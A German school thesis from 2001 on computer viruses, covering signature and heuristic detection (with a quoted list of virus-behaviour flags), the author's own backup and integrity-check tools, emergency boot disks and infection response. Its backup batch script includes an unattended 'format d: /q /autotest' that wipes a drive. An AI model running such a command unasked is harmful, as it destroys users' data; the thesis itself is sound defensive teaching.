Die Signaturensuche ist die zweitälteste Virenbekämpfungsmethode. Jeder Virus hinterlässt eine individuelle Signatur. Das ist eine charakteristische Zeichenfolge meistens innerhalb des Viruscodes oder die Markierung eines Virus zur Selbsterkennung.

Aufgrund dieser Zeichenfolgen bekommen Viren meistens ihre Namen. So zum Beispiel enthält der CIH-Virus die Zeichenfolge "CIH".

Vorteil ist eine (theoretisch) 100%ige Erkennung bekannter Viren. Der gravierende Nachteil ist, dass neue Viren erst nach einem Signaturenupdate erkannt werden.

### 3.2.1. Heuristische Analyse[2]

Diese Methode ist die neueste und hilft bei der Erkennung von neuen Viren. Sie versucht, die Logik des Programmcodes zu analysieren, um dessen Wirkungsweise nachzuvollziehen.

So gibt es einige Verhaltensweisen, die auf einen Virus hinweisen:

*"[...] Flag  Description*
*---- -----------*
*F  = Suspicious file access.  Might be able to infect a file.*
*R  = Relocator. Program code will be relocated in a suspicious way.*
*A  = Suspicious Memory Allocation.  The program uses a non-standard way to search for, and/or allocate memory.*
*N  = Wrong name extension.  Extension conflicts with program structure.*
*S  = Contains a routine to search for executable (.COM or .EXE) files.*
*#  = Found an instruction decryption routine.  This is common for viruses but also for some protected software.*
*E  = Flexible Entry-point.  The code seems to be designed to be linked on any location within an executable file.  Common for viruses.*

[1] Vgl. Virenschutz, S. 64ff
[2] Vgl. Anti-Virus-Buch, S. 62f.

*L = The program traps the loading of software. Might be a virus that intercepts program load to infect the software.*

*D = Disk write access. The program writes to disk without using DOS.*

*M = Memory resident code. This program is designed to stay in memory.*

*! = Invalid opcode (non-8088 instructions) or out-of-range branch.*

*T = Incorrect timestamp. Some viruses use this to mark infected files.*

*J = Suspicious jump construct. Entry point via chained or indirect jumps. This is unusual for normal software but common for viruses.*

*? = Inconsistent exe-header. Might be a virus but can also be a bug.*

*G = Garbage instructions. Contains code that seems to have no purpose other than encryption or avoiding recognition by virus scanners.*

*U = Undocumented interrupt/DOS call. The program might be just tricky but can also be a virus using a non-standard way to detect itself.*

*Z = EXE/COM determination. The program tries to check whether a file is a COM or EXE file. Viruses need to do this to infect a program.*

*O = Found code that can be used to overwrite/move a program in memory.*

*B = Back to entry point. Contains code to re-start the program after modifications at the entry-point are made. Very usual for viruses.*

*K = Unusual stack. The program has a suspicious stack or an odd stack. [...]"*[1]

Allerdings wird nicht Alarm geschlagen, wenn nur wenige dieser Merkmale zutreffen, sondern erst wenn diese sogenannten "Flags" gehäuft auftreten. Es ist wichtig, die Meldungen der Analyse genau zu prüfen, denn zum Beispiel erfüllt das Programm *fdisk.exe* eine Bedingung, da es berechtigterweise in den MBR schreibt.

Der Vorteil an dieser Methode ist, dass neuartige Viren erkannt werden können. Ihr Nachteil allerdings ist, dass sie recht viele Fehlalarme produziert. Bei zu vielen Fehlalarmen ermüdet die Aufmerksamkeit des Benutzers, der dann ohne die Analysemeldung zu lesen, quittiert.

### *3.3. Eigene Methoden*

Im Laufe der letzten Jahre hatte ich öfters unfreiwillig Kontakt mit verschiedenen Viren gehabt und habe mir mehrere Strategien zurecht gelegt, um für einem Virenbefall vorzusorgen oder im Falle eines Daten-GAUs[2] das System rekonstruieren zu können.

[1] "Thunder Byte Anti Virus"-Paket 8.1 (Es ist allerdings nicht mehr erhältlich, da die Firma mit Norman Data Defense fusioniert ist.)
[2] GAU = Größter anzunehmender Unfall

*"Jaja! Durch Schaden wird man klug."*

Dipl. Ing. Friedrich Rameis, 2000.

### 3.3.1. BakMaker

Mir ist des öfteren schon passiert, dass Windows bei einem Absturz "nebenbei" die Registry zerstört, was nicht unbedingt auf einen Virus zurückzuführen sein muss. Aus diesem Grund schrieb ich das Programm BakMaker.

BakMaker[1] erledigt das tägliche Mindestmaß an Sicherung der für Windows wichtigen Dateien auf meinem Computer. Das Programm hat einen Aufruf in der *Winstart.bat* und erstellt somit bei jedem Windows-Start eine kleine Sicherung.

Die Konfiguration des Programms erfolgt mittels der Textdatei *"c:\bakmaker.cfg"*, in der die zu sichernden Dateien mit absoluten Pfadangaben, die maximale Anzahl der Sicherungssätze und das Verzeichnis, in dem die Backups aufbewahrt werden sollen, definiert sind. BakMaker erstellt bis zu 100 Backupsätze von bis zu theoretisch 32.000 Dateien. Standardmäßig fertigt das Programm nur 10 Sicherungen an und wenn die maximale Anzahl erreicht wurde, überschreibt es den ältesten Satz.

Meine momentane Konfiguration erstellt maximal 40 Backups der folgenden Dateien:
Startdateien: c:\autoexec.bat, c:\config.sys
Systemdateien: c:\msdos.sys, c:\command.com, c:\io.sys
Windows-Registry: c:\windows\system.dat, c:\windows\user.dat, c:\windows\system.ini, c:\windows\win.ini

Beim Aufruf mit dem Parameter */b* erstellt es eine Sicherung: Es kopiert die angegebenen Dateien in das gesonderte Verzeichnis und komprimiert die Dateien anschließend mir *RAR*[2]. Damit geht auf der Festplatte nicht allzuviel Speicher verloren.

Beim Aufruf mit dem Parameter */r* wird das aktuelle Backup wiederhergestellt. Wenn an */r* noch eine Zahl angehängt wird, wird das Backup mit der jeweiligen Nummer wiederhergestellt.

### 3.3.2. SyncBakC.bat

Im meinem PC befinden sich zwei physikalische Festplatten. Die erste (IDE-DEVICE-0) beinhaltet die Windows-Installation auf dem Laufwerk C: und die zweite (IDE-DEVICE-1) hat ein Laufwerk D: mit Namen "Mirror" (engl. Spiegel), das nur dazu dient, Kopien sämtlicher Daten des Laufwerks C: zu verwahren.

[1] Downzuloaden unter niksofts.cjb.net
[2] RAR Version 2.50 Copyright 1993-99 by Eugene Roshal - www.rarsoft.com

Die Strategie dabei ist, dass im Falle eines Ausfalles der ersten Festplatte (DEVICE-0) - bedingt entweder durch einen physikalischen Defekt, einen Virenbefall oder in Folge eines Systemabsturzes die Zerstörung der Daten - und somit nicht nutzbaren bzw. bootbaren Platte, braucht man nur im BIOS (Basic Input/Output System) die Bootsequenz von IDE-DEVICE-0 auf IDE-DEVICE-1 (die zweite Festplatte) umstellen. Durch die Umstellung kann man sofort ohne Probleme von der zweiten Festplatte booten, erhält ein voll funktionierendes Windows-System und kann den Schaden - wenn nur eine softwaremäßige Beschädigung vorliegt - zu beheben versuchen. Mit diesem Trick kann die Ausfallrate gering gehalten werden.

Natürlich kann man die Festplatte manuell mit dem Windows-Explorer kopieren. Einziges Problem dabei ist, dass sich im Laufe der Zeit sehr viele Daten auf einem Computer ansammeln, die leicht die 10.000 Dateien-Grenze überschreiten und der Explorer mit so einer Menge an Dateien nicht fertig wird und dann eventuell abstürzt und im schlimmsten Fall erst einen Daten-GAU verursacht.

Um die Spiegelung zu automatisieren und einen Explorer-Crash zu vermeiden, verwende ich die selbstgeschriebene Batch-Datei "SyncBakC.bat" (Synchronisiere Backup des Laufwerks C:).

Wie oft man die Spiegelung ausführt, bleibt jedem selbst überlassen. Meine persönliche Empfehlung ist mindestes einmal pro Woche, wenn nicht öfters. Meistens brenne ich alle ein bis drei Monate das komplette Backup auf CD-Rs, um bei Bedarf auf ältere Backups zurückgreifen zu können. Dies hat sich ebenfalls als sehr gute Strategie bewährt, da ich oft nahe am System arbeite und somit Ausfälle fast vorprogrammiert sind.

Nun folgt die Erklärung des (gekürzten) Codes:

```
@echo off
rem (C) 2000 by Niksoft Computer-Service
if "%windir%"=="" goto err[1]
echo (S) um das Backup zu syncronisieren.
echo (N) um das Backup komplett neu zu erstellen.
echo (esc) um abzubrechen.
choice " Ihre Wahl: " /c:sn /n
if errorlevel 3 goto komplett
if errorlevel 2 goto sync
goto ende
```

Im ersten Teil kann man auswählen, ob man das aktuelle Backup unverändert lässt und nur die veränderten Daten kopiert (inkrementelles Backup) oder ob man ein neues Backup erstellen will.

```
:sync
xcopy c:\*.* d:\*.* /s /e /d /r /c /h /k /v
goto ende
```

[1] Die Abfrage, ob Windows aktiv ist, ist wichtig, da im DOS-Modus die hier verwendeten Parameter von *xcopy* nicht funktionieren würden.

Mit *xcopy* wurden hier alle veränderten Daten kopiert. Der Parameter */d* bewirkt, dass die Quelldatei erst kopiert wird, wenn die Quelldatei ein jüngeres Datum der letzten Änderung als die Zieldatei hat.

```
:komplett
dir c:\*.* /ad /b /on > ~sync.tmp
insert xcopy c:\@\*.* d:\@\*.* /v /k /h /s /e /c < ~sync.tmp > ~sync.bat
```

Hier wurde eine Liste der zu kopierenden Daten erstellt, um einen Absturz von *xcopy* wegen Überlastung zu vermeiden.

```
format d: /q /autotest
label d:mirror
```

Das alte Backup wurde gelöscht.

```
xcopy c:\*.* d:\*.* /s /t /h /k /v /c > nul
xcopy c:\*.* d:\*.* /h /k /v /c > nul
call ~sync.bat
goto ende
```

Zuerst wurde mittels Parameter */t* nur die Verzeichnisstruktur auf dem Laufwerk D: erstellt. Danach wurde das Root-Verzeichnis und anschließend sämtliche Unterverzeichnisse kopiert.

```
:err
echo WINDOWS LÄUFT NICHT!
:ende
```

Die Spiegelung wurde fertig gestellt.

### 3.3.3. Fp-Check

Wie bereits im Kapitel Antiviren-Pakete erwähnt, ist es wichtig, die Virenscanner-Signaturen "up to date" zu halten. Der Scanner des Shareware-Pakets "F-Prot" warnt zwar, wenn die Signaturen älter als einen Monat alt sind, aber das Paket besitzt keine Möglichkeit eines automatischen Updates.

Bei einem manuellen Update lädt man sich die Dateien "fp-def.zip" und "macrdef2.zip" von dem Server "ftp.complex.is" herunter, entpackt die Dateien in die entsprechenden Verzeichnisse des Scanners. Um diesen Vorgang zu automatisieren schrieb ich das Programm "F-StopW Update Checker", dessen Name im Laufe der Programmentwicklung zu "Fp-Check"[1] gekürzt wurde.

Jetzt erledigt Fp-Check mehr als nur den Download der Dateien.

Zuerst führt es einen Selbsttest (näheres im Kapitel SelfCheck) aus, bei dem es die eigene Datei-Integrität auf Veränderungen prüft. Wenn keine Modifikation vorliegt, wird die Ausführung normal fortgesetzt.

[1] Noch detailiertere Informationen gibt es unter niksofts.cjb.net

Danach überprüft es die Größe der Reportdatei des Wächters F-StopW - der sogenannte On-Access-Scanner - und kürzt sie, wenn sie eine bestimmte Größe, die in der Konfiguration von Fp-Check festgelegt ist, überschreitet.

Als nächstes wird festgestellt, ob das letzte Signaturen-Update mehr als 30 Tage her ist. Das Update-Aufforderungs-Intervall darf ebenfalls frei definiert werden, wobei 30 Tage ein guter Standardwert ist. Wenn der Zeitraum noch nicht erreicht wurde, wird der Wächter F-StopW gestartet.


Wenn allerdings die Frist 30 Tage überschreitet, wird der Anwender aufgefordert, eine Verbindung zum Internet herzustellen. Der Anwender muss nur noch auf einen Button klicken und das Update erfolgt automatisch. Fp-Check lädt die erforderlichen Dateien aus dem Internet herunter, entpackt sie, kopiert sie in die erforderlichen Verzeichnisse und startet anschließend den Wächter F-StopW - mit den soeben erneuerten Signaturen.

### 3.3.4. SelfCheck


Da Viren (fast immer) die Programmdateien verändern, ist der Schluss logisch, in Programme eine Selbstintegritätsprüfung einzubauen. Ich habe das Modul "SelfCheck" geschrieben, um einem eventuellen Virenbefall vorzubeugen und rechtzeitig zu erkennen - es sei denn, der Virus verwendet eine Stealth-Technik. Das Modul ist in alle Visual Basic 4.0 Programme problemlos integrierbar. Es reicht eine einzige zusätzliche Codezeile:

```
If SelfCheck = False Then End
```

SelfCheck gibt zurück, ob der Selbsttest positiv verlief. Wenn der Test negativ (False) ausfällt, wird das Programm sofort beendet.

Im Hintergrund passiert allerdings mehr als nur diese eine Codezeile. Die Funktion SelfCheck errechnet eine spezielle Prüfsumme aus dem Dateinamen, Datum und Uhrzeit der letzten Änderung, Dateigröße und die Datenbytes, unter Berücksichtigung der Position der Bytes. Die Funktion liest nun eine zweite Zeichenfolge aus einer externen Datei ein, die eine zuvor erstellte

Prüfsumme beinhaltet. Jetzt werden beide Prüfsummen verglichen. Wenn die Zeichenfolgen identisch sind, wird True zurückgegeben und die Anwendung kann normal starten. Wenn sich die beiden Summen aber unterscheiden, wird Alarm geschlagen und ein Dialog weist den Anwender auf die Veränderung der Datei hin:




Diese Methode verhindert nun effektiv die unbemerkte Ausbreitung eines Virus. Wunschtraum ist nach wie vor, dass jede Anwendung einen Selbsttest durchführt. In allen meinen zukünftigen Programmen wird der SelfCheck zu finden sein.

### 3.3.5. Notfalldiskette

*"Wenn alle Stricke reißen..."*

Auf diese Vorsorgestrategie darf man auf keinen Fall vergessen, denn der Daten-GAU immer eintreten kann.

Wie erstellt man eine bootbare Notfalldiskette?
Normalerweise reicht es aus, sie von Windows erstellen zu lassen mittels "Start/ Einstellungen/ Systemsteuerung/ Software/ Startdiskette/ Diskette erstellen..."

Fortgeschrittene Anwender werden sich jedoch ihre individuelle Diskette zusammenstellen. Die Diskette sollte auf jeden Fall bootbar sein, weil sie sonst keinen Nutzen hätte. Dies bewerkstelligt man mit

```
format a: /s
```

oder

```
sys a:
```

Oft wird eine Bootdiskette und eine Utilitydiskette[1] zusammengestellt. Auf der Bootdiskette werden sich alle Treiber befinden, wie die deutsche Tastaturbelegung, CD-ROM-Treiber, eventuell einen Maustreiber, einen Speichererweiterungstreiber (zum Beispiel HIMEM.SYS) oder andere Treiber für die Peripherie. Auf der Utilitydiskette werden sich sicher Programme für Dateioperationen finden wie zum Beispiel *xcopy.exe, deltree.exe, undelete.exe* und *move.exe*, weiters noch Programme für Datenträgeroperationen beziehungsweise -reparaturen wie zum

[1] Utility: engl. Werkzeug

Beispiel *fdisk.exe, format.com* und *scandisk.exe*. Etwas das auf einer Notfalldiskette niemals fehlen darf, ist ein Texteditor wie *edit.com*, denn mit einem Editor kann man alles mögliche verändern, weil diese meistens auch einen HEX- oder Binär-Modus unterstützen. Im Binär-Modus könnte man bei Bedarf zum Beispiel den Bootsektor verändern.

Wichtig ist, dass man die Diskette(n) ausprobiert und eventuelle Mängel behebt und nicht erst wenn es zu spät ist, darauf kommt, dass die Bootdiskette nicht funktioniert.

Ebenfalls praktisch ist ein Virenscanner der auch noch unter DOS läuft, denn wenn dieser nur unter Windows auf Virensuche geht, ist er nutzlos. Die meisten Antiviren-Hersteller liefern entweder einen entsprechenden Datenträger mit oder zumindest ein Tool zur Erstellung solcher Notfalldisketten.

Leider vergessen einige Leute den Schreibschutz der Diskette zu verwenden, sodass Viren die Diskette ebenfalls infizieren können.

### *3.4. Virenbefall - Was nun?*

Zunächst einmal sollte abgeklärt werden, was auf einen Befall hinweisen könnte. Man sollte sich folgende Fragen stellen:

*"[...] Does it take longer than usually to load programs ?*
*Do unusual error messages appear ?*
*Does the memory size seem to have decreased ?*
*Do the disk lights stay on longer than they used to ?*
*Do files just disappear ?*
*Anything like this might indicate a virus infection (or just that Windows is misbehaving). [...]"*[1]

Wenn man die Mehrheit der Fragen mit Ja beantwortet, besteht einen hohe Wahrscheinlichkeit einer Infektion.

Der erste Schritt ist, auf jeden Fall Ruhe zu bewahren.[2] Etliche Anwender neigen zu Überreaktionen und formatieren sofort die Festplatte. Überreaktionen verursachen so gut wie immer mehr Schaden als der Virus selbst. Eine komplette Formatierung vernichtet alle Beweise und Daten können ebenfalls nur mehr mit sehr großem Aufwand gerettet werden.

Der zweite Schritt ist, den Computer auszuschalten. Wenn Sie sich nicht sicher sind, was zu tun ist, rufen Sie einen Fachmann, der sich mit Virenbeseitigung auskennt. Wenn sich der Computer in einem Netzwerk befindet, sollte die Verbindung zum Netzwerk getrennt und sofort der

[1] virus.txt
[2] Vgl. Computerviren, S. 12f.

Netzwerkadministrator informiert werden. In Firmen existieren eigens für solche Fälle Katastrophenpläne, aber leider nicht in allen.

Schritt drei ist, den Computer von einer sauberen Bootdiskette zu starten. Dabei sollte man darauf achten, dass der Schreibschutz aktiv ist, weil sonst die Bootdiskette selbst infiziert werden könnte. Nie und nimmer darf man ein Programm von der Festplatte starten, weil man sonst eine weitere Infektion riskiert. Verwenden Sie nur Programme, die sich auf der Diskette befinden.

Wenn die verseuchten Dateien bekannt sind, sollte man alle oder wenigstens einige Exemplare auf eine andere leere Diskette für eine spätere Analyse sichern.[1] Diese Diskette muss unbedingt mit einer deutlichen Aufschrift wie "ACHTUNG VIRUS!" versehen sein, damit nicht ein unbedarfter Anwender die Diskette verwendet und sich dann die Infektion zu einem Flächenbrand ausweitet.

Starten Sie einen Virenscanner und versuchen Sie mit dessen Hilfe die Dateien zu reparieren. Verwenden Sie mindestens einen zweiten Virenscanner, um die Diagnose zu bestätigen.[2] Meist findet ein Scanner den Virus, ein anderer "übersieht" ihn manchmal. Die meisten Antiviren-Pakete bieten inzwischen einen DOS-Scanner an, der direkt von der mitgelieferten CD gestartet werden kann. Wenn die Desinfektion erfolgreich war, kann man versuchen, den Computer (ohne Diskette) neu zu starten. Ist die Reinigung fehlgeschlagen, ist die Handarbeit eines Virenexperten gefragt.

Nun sollte man die letzten Backups überprüfen, ob der Virus bereits in einigen Backupsätzen mitgesichert wurde, da ein Befall meist nur sehr spät bemerkt wird. Kopieren Sie nur Daten aus sauberen Sicherungen auf das System zurück. Das Zurückspielen einer Sicherung ist empfehlenswert, da Virenscanner die Dateien auch nicht immer korrekt reinigen.

Wenn kein Backup zur Verfügung steht, bleibt entweder ein komplettes Neuaufsetzen des Systems oder eine Reinstallation der Anwendersoftware von den Originaldatenträgern übrig.[3]

[1] Vgl. www.avp.ch
[2] Vgl. Computerviren, S. 12.
[3] Vgl. Virenschutz, S. 83.

# 4. Nachwort

*"Letztlich gibt es keinen Schutz."*

*Dr. Fred Cohen, Professor an der Universität von Cincinati und Erfinder von Computerviren*

*"Und 'letztlich' könnte früher sein, als man denkt."*

*Allan Lundell, Autor von "Zeibombe Computer-Virus"*[1]

Wenn man die Virenentwicklung der letzten Jahre mitverfolgt hat, wird man diesem Zitat wahrscheinlich zustimmen müssen. Es werden für jede verfügbare Betriebssystemplattform Viren geschrieben. Ich wage gar nicht an Handys zu denken, die in 'Kürze' ebenfalls mit einem Betriebssystem ausgestattet werden.

Antiviren-Hersteller waren, sind und werden den Virenautoren, die laufend ausgefeiltere Routinen entwickeln, immer hinterher hinken, da einfach immer einige Zeit verstreicht, bis neue Viren bemerkt, identifiziert und eine Gegenstrategie entwickelt worden ist. Mit generischen Suchmethoden versuchen die Virenjäger diese Zeit zu minimieren - allerdings mit geringem Erfolg.

Im letzten Jahr hat der Internet- und e-Business-Boom stark zugenommen und ich denke, dass der Höhepunkt noch lange nicht erreicht ist. Gerade wenn mehr und mehr Daten in Computersysteme eingespeist werden, nehmen natürlich die Folgen eines Datenverlustes überproportional zu, die bis zu einem Firmenbankrott führen können. Vorsorgen ist wichtiger denn je.

Aber einen 100%igen Schutz gibt es nie.

In diesem Sinne: "Watch out!"

## *4.1. Nachwort zur 2.Auflage*

*"[...] Ein Ende scheint nicht absehbar. [...]"*

*Ich selbst in Kapitel 2.1.1*

Erst am 14.Februar 2001 (Valentinstag) ist wieder eine neue LoveLetter-Variante namens "Anna-Kournikova" aufgetaucht. Der Wurm täuscht mit dem gleichen Trick die Anwender, damit sie das Mail-Attachment öffnen, um sich ein angebliches Bild der gutaussehenden Tennisspielerin anzusehen. Allerdings wurde dieser Wurm um einiges professioneller geschrieben, da der Code um einiges kompakter und effizienter programmiert wurde. Er ist unter anderem verschlüsselt - Damit entging er der heuristischen Erkennung von LoveLetter-Varianten der Virenscanner. Heute wird

[1] Zeitbombe Computer-Virus, S. 9.

der Wurm bereits erkannt und stellt in seiner Urform kaum mehr ein Risiko dar. Man darf sich sicher auf nachfolgende Varianten "freuen".

Anfang März 2001 tauchte der Wurm "Naked Wife" auf. Dieser Wurm hat mit LoveLetter nichts mehr gemeinsam, außer dass er sich des gleichen "Klick-mich-an"-Tricks bedient. Im Gegensatz zum Kournikova- und LoveLetter-Wurm zerstört dieser hier gezielt Windows-Installationen.

LoveLetter wirkt gegen diese Würmer fast schon nostalgisch und simpel. Fast jedem Virus, dessen Quellcode frei verfügbar beziehungsweise lesbar war, folgte eine riesige Flut von Varianten und Derivaten - Ich denke da zum Beispiel an den Vienna-Virus.

Kurz nach Fertigstellung der Fachbereichsarbeit durfte ich mein Wissen praktisch einsetzen und entfernte den SubSeven-Trojaner von gleich zwei Computern.

Als ich 1998 begann, mich mit Viren auseinander zu setzen, hörte ich oft Aussagen wie "Antiviren - Was ist das?" oder "Updates - Wozu ist das gut?". In der Zwischenzeit hat sich die Situation gebessert. In den Medien Zeitung und Fernsehen wird immer häufiger vor Viren gewarnt, was ich als sehr positive Entwicklung auffasse.

*"[...] Das einzig wirklich sichere System ist eines, das ausgeschaltet ist, eingeschlossen in Beton, versiegelt in einem Raum mit Bleiwänden und bewacht von bewaffneten Posten. Und selbst dann habe ich noch meine Zweifel. [...]"*[1]

*Eugene H. Spafford*

So negativ und hilflos sehe ich die Situation nicht. Aber wenn ein Anwender die Attachments seiner Mails ohne zu prüfen ausführt, bezeichne ich dies als grob fahrlässig. Der beste Schutz gegen Viren bleibt meiner Meinung nach einfach gesundes Misstrauen. Andere bezeichnen es als paranoides Verhalten.

Abschließend möchte ich mich für das gute Feedback auf die erste Auflage bedanken, das mich bestärkte eine zweite Auflage herauszugeben.

In diesem Sinne: "Watch out for the next virus!" :-)

[1] A. K. Dewdney: Vorsicht, infektiös!. In: Spektrum der Wissenschaft. Computer-Kurzweil IV. S.18. In der Folge zitiert als: Spektrum.

# 5. Anhang

## *5.1 Literaturverzeichnis*

### 5.1.1. Bücher

CHIP SPECIAL Anwenderpraxis: Computer-Viren '95. München: Vogel Computerpresse GmbH 1994.

Dehn, Thomas: Virenschutz. Wirkungsweise, Abwehr und Beseitigung von Computerviren. München: Verlag C. H. Beck 1993.

Golla, Andreas F.: Das Anti-Virus-Buch. Kampf den Computer-Viren. Kilchberg: SmartBooks Publishing AG 1999.

Jamin, Klaus: Comptervirен. Merkmale und Gegenmittel. Reinbek bei Hamburg: Rowohlt Taschenbuch Verlag GmbH 1992.

Langer, Uwe: Viren, Würmer und andere Eindringlinge. Manipulation an Rechnern. (=Schriftreihe zur Lehrerbildung im berufsbildenden Schulwesen. Heft 151). Pädagogisches Institut des Bundes in Wien 1994.

Lundell, Allan: Zeitbombe Computer-Virus. Die größte Bedrohung unserer Computersysteme. Deutsch von Henry Steinhau und Andrea Klotz. Reinbek bei Hamburg: Rowohlt Taschenbuch Verlag GmbH 1990.

### 5.1.2. Zeitschriften

[Anonym:] Viren-News. In: PC-WELT 10/2000. S. 19.

[Anonym:] Viren-News. In: PC-WELT 3/2001. S. 19.

Busch, Orlow P.: Gefährliche Post aus dem Internet. In: PC PRAXIS-PLUS 1/2000. S. 120-124.

Dewdney, A. K.: Vorsicht, infektiös!. In: Spektrum der Wissenschaft. Computer-Kurzweil IV. S. 18-22.

Marx, Andreas. Brauch, Patrick: Schädlingssuche. 14 Antivirenprogramme im Vergleich. In: c't magazin für computer technik 2/2001. S. 102-113.

Plura, Michael: Mini-Backup. Datensicherung zum kleinen Preis. In: PC INTERN 3/2000. S. 118-122.

Ziemann, Frank: Bei Anruf Update. Techniken moderner Maleware. In: c't magazin für computer technik 2/2001. S.116-119.

### 5.1.3. Internet

www.antivir.de (H+BEDV Datentechnik GmbH, Hersteller von H+BEDV AntiVir)

www.avp.ch/ (Hersteller von AntiVirual Toolkit Pro )
www.avp.ch/avpve/ (AVP Virus-Encyclopaedia)

www.complex.is (Hersteller der F-Prot-Engine)

www.f-secure.com (Hersteller von F-Secure)
www.f-secure.com/v-descs/ (F-Secure Virus Descriptions)

www.nai.com (Network Associates International, AVERT, Hersteller von McAfee Scan)

www.norman.com (Norman Virus Control, Norman Data Defense, Nachfolger von ThunderBYTE Anti Virus)

### 5.1.4. Internet-Umfeld

www.ikarus.at (Hersteller der Ikarus Viren Utillities)

www.nod32.com (Novinky)

www.symantec.com (Symantec, Hersteller von Norton AntiVirus)

ww.virusbtn.com (Virus Bulletin)

agn-www.informatik.uni-hamburg.de/vtc/ (Virus Test Center, Uni Hamburg)

### 5.1.5. Viren

Alle drei beschriebenen Viren (LoveLetter, SubSeven, CIH) stammen aus eigener Quelle, da mein Computer befallen wurde.

### *5.2 Protokoll*

| | |
|---|---|
| 7.9.2000 | Festlegen des Themas |
| 14.9.2000 | Herunterladen von Informationmaterial aus 'www.avp.ch' des Antiviren-Herstellers AVP: CIH, LoveLetter, Klassifizierung, Vorsorge-Methoden, Virenbeseitigung, Virenerkennungsmethoden, Wiederherstelllung, Analyseverfahren, Dateiviren, Maleware, Bootviren, Macroviren, Netzwerkviren, Merkmale |
| 15.9.2000 | Besprechung der Grobdisposition |
| 22.9.2000 | Überarbeitung der Grobdisposition und Abgabe.<br>Herunterladen von Informationsmaterial aus 'www.f-secure.com' des Antiviren-Herstellers F-Secure: CIH-FAQs, SubSeven, News, Hoaxes |
| 4.10.2000 | Besuch der Seite des Virus Test Centers der Universität Hamburg.<br>Besuch der Seite des Antiviren-Herstellers McAfee.<br>Besuch der Seite des Antivren Herstellers Norton Anti-Virus. |
| 7.10.2000 | Herunterladen von Informationsmaterial aus 'www.ikarus.at' des Antiviren-Herstellers Ikarus Virus Utilities: LoveLetter, LoveLetter-Varianten, BubbleBoy, CIH, Geschichte<br>Herunterladen von Informationsmaterial aus 'www.norman.com' des Antiviren-Herstellers Norman Virus Control: SubSeven, LoveLetter, BubbleBoy, CIH |
| 5.11.2000 | Herunterladen von Informationsmaterial aus 'www.antivir.de' des Antiviren-Herstellers H+BEDV AntiVir: CIH, LoveLetter, SubSeven, Makro- und Scriptviren, Computerviren allgemein, Hoaxes<br>Herunterladen von Informationsmaterial aus 'www.f-secure.com' des Antiviren-Herstellers F-Secure: PalmV-Trojaner, BubbleBoy, CIH, LoveLetter und Varianten |
| 6.11.2000 | Besprechung des Kapitels 'LoveLetter' |
| November 2000 | Beschaffung von Büchern und Zeitschriften<br>Arbeiten an diversen Kapiteln |
| 13.12.2000 | Besprechung der 'Feindisposition' und des Kapitels 'Typologie' |
| 20.12.2000 | Besprechung des Kapitels 'CIH' |
| 23.12.2000 | Verbesserung und Modularisierung des 'SelfCheck' |
| 17.1.2001 | Besprechung des Kapitels 'Eigene Methoden' |
| 23.1.2001 | Besprechung des Kapitels 'SubSeven'<br>Beschaffung des Zeitschrift "c't magazin für computer technik" |
| 26.1.2001 | Endbesprechung |

### *5.3 Urheberschaftserklärung*

Ich erkläre hiermit, dass ich die vorliegende Arbeit eigenhändig und ausschließlich unter Zuhilfenahme der im Literaturverzeichnis angeführten Materialien verfasst habe.

Nikolaus Rameis
Wien, Februar 2001

Ich möchte allen Leuten danken, deren Geduld ich strapaziert und die mich verständnisvoll unterstützt haben.

Danke,
Nikolaus Rameis